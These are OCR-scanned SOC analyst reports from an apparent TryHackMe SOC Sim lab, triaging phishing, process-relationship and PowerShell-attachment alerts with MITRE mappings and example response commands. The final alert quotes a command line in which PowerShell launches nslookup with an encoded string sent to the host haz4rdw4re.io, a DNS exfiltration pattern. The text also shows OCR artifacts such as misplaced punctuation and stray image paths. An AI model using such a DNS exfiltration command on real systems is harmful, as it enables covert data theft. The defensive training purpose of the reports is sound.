
Subject: VIP Hat Resort Stay: Your Dream Vacation Awaits, Just Pay Shipping

Sender: maximillian@chicmillinerydesigns.d

Recipient: michelle.smith@tryhatme.com

Attachment: None

Content: The content of this email has been removed in accordance with privacy regulations and company



security policies to protect sensitive information
Direction: inbound

Alert Analysis Report – Scenario ID 1001

Investigation Steps

Review Alert Details:** An email was received from `maximillian@chicmillinerydesigns.de` to `michelle.smith@tryhatme.com` with a .subject suggesting a fraudulent scheme
Analyze Sender and Domain:** The domain `chicmillinerydesigns.de` appears suspicious and unprofessional. `.de` domains can be used
.in phishing campaigns. The reputation of this domain should be checked
Analyze Subject:** The subject "VIP Hat Resort Stay: Your Dream Vacation Awaits, Just Pay Shipping" is a classic phishing lure, .promising fake prizes to trick victims into clicking malicious links or revealing personal information
Threat Intelligence Search:** Search for `chicmillinerydesigns.de` in Threat Intelligence sources to determine if it is associated with .known malicious activity

Accompanying Evidence

.Screenshot of the alert details in SOC Sim

.Initial Diagnosis:** This alert is a (True Positive) The email is a phishing attempt from a suspicious domain


MITRE ATT&CK Mapping (TTPs)


Initial Access : Phishing
Spearphishing Link (if there was a malicious link in the original content)


Incident Status: Contained (The threat was contained as the email was detected and classified as phishing before causing

significant harm)

Alert Analysis Report - Scenario ID 1001








Alert Analysis Report – Scenario ID 1002

Alert Information
Date and Time (UTC): 09/23/2025 20:46:55.920
Alert Source: Sysmon
.Alert Rule: Suspicious Parent Child Relationship
Description: A suspicious process with an uncommon parent-child relationship was detected in your .environment

Process Details

Host Name: N/A
Process Name: taskhostw.exe
Process ID (PID): 3897
Parent Process ID (Parent PID): 3902
Parent Process Name: svchost.exe
Command Line: taskhostw.exe NGCKeyPregen
\Working Directory: C:\Windows\system32
Event Action: Process Create (rule: ProcessCre



Alert Analysis Report - Scenario ID 1002


Investigation Steps

.`Review Alert Details: The `taskhostw.exe` process was detected as a child process of `svchost.exe` with the command line `NGCKeyPregen
Process Analysis: `svchost.exe` is a legitimate Windows system process that hosts various Windows services. However, `taskhostw.exe` (which can also be legitimate)
.being launched with the `NGCKeyPregen` argument from `svchost.exe` might indicate suspicious activity, especially if this behavior is not typical in the
environment Threat Intelligence Search: Search for `taskhostw.exe NGCKeyPregen` and `svchost.exe` as a parent process in the context of malicious
activity.`NGCKeyPregen` is often associated with Next Generation Cryptography key generation and is part of normal Windows functionality. However, attackers
can abuse legitimate processes to hide
.their activities

Initial Diagnosis: This alert could be a False Positive if this behavior is normal in the environment, or a
.True Positive if it indicates the exploitation of a legitimate process
.Defense Evasion : Masquerading (if an attacker is trying to hide a malicious process as a legitimate one)
.Execution : Command and Scripting Interpreter (if the command line is used to execute malicious code)
Containment and Remediation Actions
.Verify Normal Behavior: Check if this process relationship and command line are common in the environment
Executive Command (Example): `splunk search "index=sysmon host=... process_name=taskhostw.exe parent_process_name=svchost.exe
`command_line=*NGCKeyPregen*" | stats count by host, user, process_name, parent_process_name, command_line
.Endpoint Analysis: If suspicious, isolate the affected host for further analysis
`<Executive Command (Example): `edr-cli isolate-host --hostname <hostname
Practical Recommendations for Prevention
.Baseline System Behavior: Establish a baseline of normal process behavior in the environment to easily identify anomalies
.Enhanced Endpoint Monitoring: Deploy and configure EDR solutions to monitor process relationships and command-line arguments for suspicious patterns
.Regular Patching and Updates: Ensure all systems are regularly patched and updated to prevent exploitation of known vulnerabilities
Analyst Notes
This alert is currently classified as Open and requires further investigation. The presence of `taskhostw.exe NGCKeyPregen` as a child of `svchost.exe` could be
.legitimate but warrants careful examination. Threat intelligence and baseline analysis are crucial next steps

Alert Analysis Report – Scenario ID 1003

Alert Information
Date and Time (UTC): 09/23/2025 20:48:12.920
Alert Source: Emails
.Alert Rule: Reply to suspicious email
Description: An employee replied to a suspicious sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuningf
Email Details:
Subject: FWD: Convention Registration Now Open: Hat Trends and Insights
Sender: support@tryhatme.com
Recipient: warner@yahoo.com
Attachment: None
Content: The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.
Direction: outbound



Alert Analysis Report – Scenario ID 1003

Investigation Steps


Review Alert Details: An employee (support@tryhatme.com) replied to a suspicious email sent to warner@yahoo.com. The subject

."indicates "FWD: Convention Registration Now Open: Hat Trends and Insights

Analyze Sender and Recipient: The email is outbound from an internal domain (`tryhatme.com`) to an external domain .(`yahoo.com`). This in itself is not suspicious, but replying to an email previously classified as suspicious is what triggers the alert Analyze Subject: The subject "FWD: Convention Registration Now Open: Hat Trends and Insights" appears to be a marketing or

.newsletter email, but the "FWD" indicates it was forwarded, which could conceal a suspicious origin

Verify Original Email: The original email that the employee replied to should be checked to determine its nature (phishing, spam, etc.)



Incident Status

Incident Status: Contained

The threat was contained as the reply to) (the suspicious email was detected

Alert Analysis Report - Scenario ID 1003

Containment and Remediation Actions

.Delete Outbound Email: Delete the outbound email from the employee's mailbox

Executive Command (Example): `email-gateway-cli delete-email --sender support@tryhatme.com --recipient `"warner@yahoo.com --subject "FWD: Convention Registration Now Open: Hat Trends and Insights

Verify Original Email: Verify the original email that was replied to, and if malicious, delete it and block the

.sender

Employee Awareness: Educate the employee `support@tryhatme.com` about the risks of replying to suspicious emails

Practical Recommendations for Prevention

Improve Security Awareness Training: Enhance security awareness training for employees, focusing on the .importance of not replying to suspicious or unprofessional-looking emails

Implement Strict Email Policies: Implement stricter outbound email policies, such as blocking replies to domains .known to be malicious or suspicious


Data Loss Prevention (DLP) Systems: Utilize DLP systems to prevent sensitive information from being .inadvertently sent to unauthorized external domains

Analyst Notes

This alert was identified as a True Positive where an employee replied to a suspicious email. The threat was contained by deleting the outbound email and educating the employee. Focus should be placed on enhancing security awareness training and email policies to prevent recurrence of such incidents

Alert Analysis Report - Scenario ID 1004

Alert Information
Date and Time (UTC): 09/23/2025 20:49:50.920
Alert Source: Emails
.Alert Rule: Suspicious Attachment found in email
Description: A suspicious attachment was found in
.the email. Investigate further to determine if it is malicious
Email Details
Subject: Force update fix
Sender: yani.zubair@tryhatme.com
Recipient: michelle.smith@tryhatme.com
Attachment: forceupdate.ps1
Content: The content of this email has been
removed in accordance with privacy regulations
and company security policies to protect
.sensitive information
Direction: internal



Alert Analysis Report - Scenario ID 1004

Accompanying Evidence

.Screenshot of the alert details in SOC Sim *

.forceupdate.ps1` file (if extracted)` *

.VirusTotal/Sandbox analysis results for the attachment (if performed) *

Initial Diagnosis and MITRE ATT&CK Mapping

Initial Diagnosis:This alert is a True Positive. The email contains a suspicious PowerShell .attachment, indicating an attempt to execute malicious code

MITRE ATT&CK Mapping (TTPs)

.Execution (T1059.001): PowerShell (using PowerShell to execute code)

.User Execution (T1204.002): Malicious File (persuading a user to run a malicious file)

:Defense Evasion (T1027)

.Obfuscated Files or Information (if the script is obfuscated)

Alert Analysis Report - Scenario ID 1004

Incident Status

.Incident Status: Contained (The threat was contained as the email and suspicious attachment were detected before

execution) Containment and Remediation Actions


.Delete Email and Attachment: Delete the email and attachment from the recipient's inbox
Executive Command (Example): `email-gateway-cli delete-email --sender yani.zubair@tryhatme.com --recipient
`michelle.smith@tryhatme.com --attachment forceupdate.ps1
.Endpoint Scan:** Scan the recipient's machine `michelle.smith@tryhatme.com` for any signs of compromise or script execution
`<Executive Command (Example): `edr-cli scan-endpoint --hostname <hostname_of_michelle
Verify Sender Account: Verify the `yani.zubair@tryhatme.com` account to determine if it has been compromised or if they are the
.legitimate sender of the malicious email

Practical Recommendations for Prevention

Improve Attachment Detection: Enhance email security solutions to detect suspicious attachments, especially script files like .`.ps1`, and prevent them from reaching inboxes
Security Awareness Training: Train employees to identify emails with suspicious attachments, even if they appear to be from .internal senders
Implement Script Execution Policies: Implement strict policies to prevent the execution of unsigned or unauthorized PowerShell .scripts on endpoints

Analyst Notes

Alert Analysis: ID 1049



The alert provides details of a **High Severity** process activity involving an uncommon parent-child relationship. Below is a detailed analysis of the provided information:

Alert Details

Datasource: Sysmon

Timestamp: 28/12/2024 11:47:56.301

Event Code: 1 (Process Creation)

Host Name: win-3450

Process Name: nslookup.exe

Process PID: 3648

Parent Process PID: 3728

Parent Process Name: powershell.exe

Command Line:

```
"C:\Windows\system32\nslookup.exe" RmJjEyNGZiMTY1NjZlFQ==.haz4rdw4re.io
```

Working Directory:

Event Action: Process Create (rule: ProcessCreate)

Initial Observations

1. **Parent Process (powershell.exe):**

PowerShell is often used in legitimate administrative tasks, but it is also frequently exploited by attackers for executing scripts and downloading malicious payloads.

In this case, it spawned **nslookup.exe**, which is unusual unless the system is troubleshooting DNS.

2. Child Process (nslookup.exe):

The **nslookup.exe** tool is used for DNS queries. However, its use in this context is suspicious due to:

The encoded string in the command (**RmJjEyNGZiMTY1NjZlFQ==**).

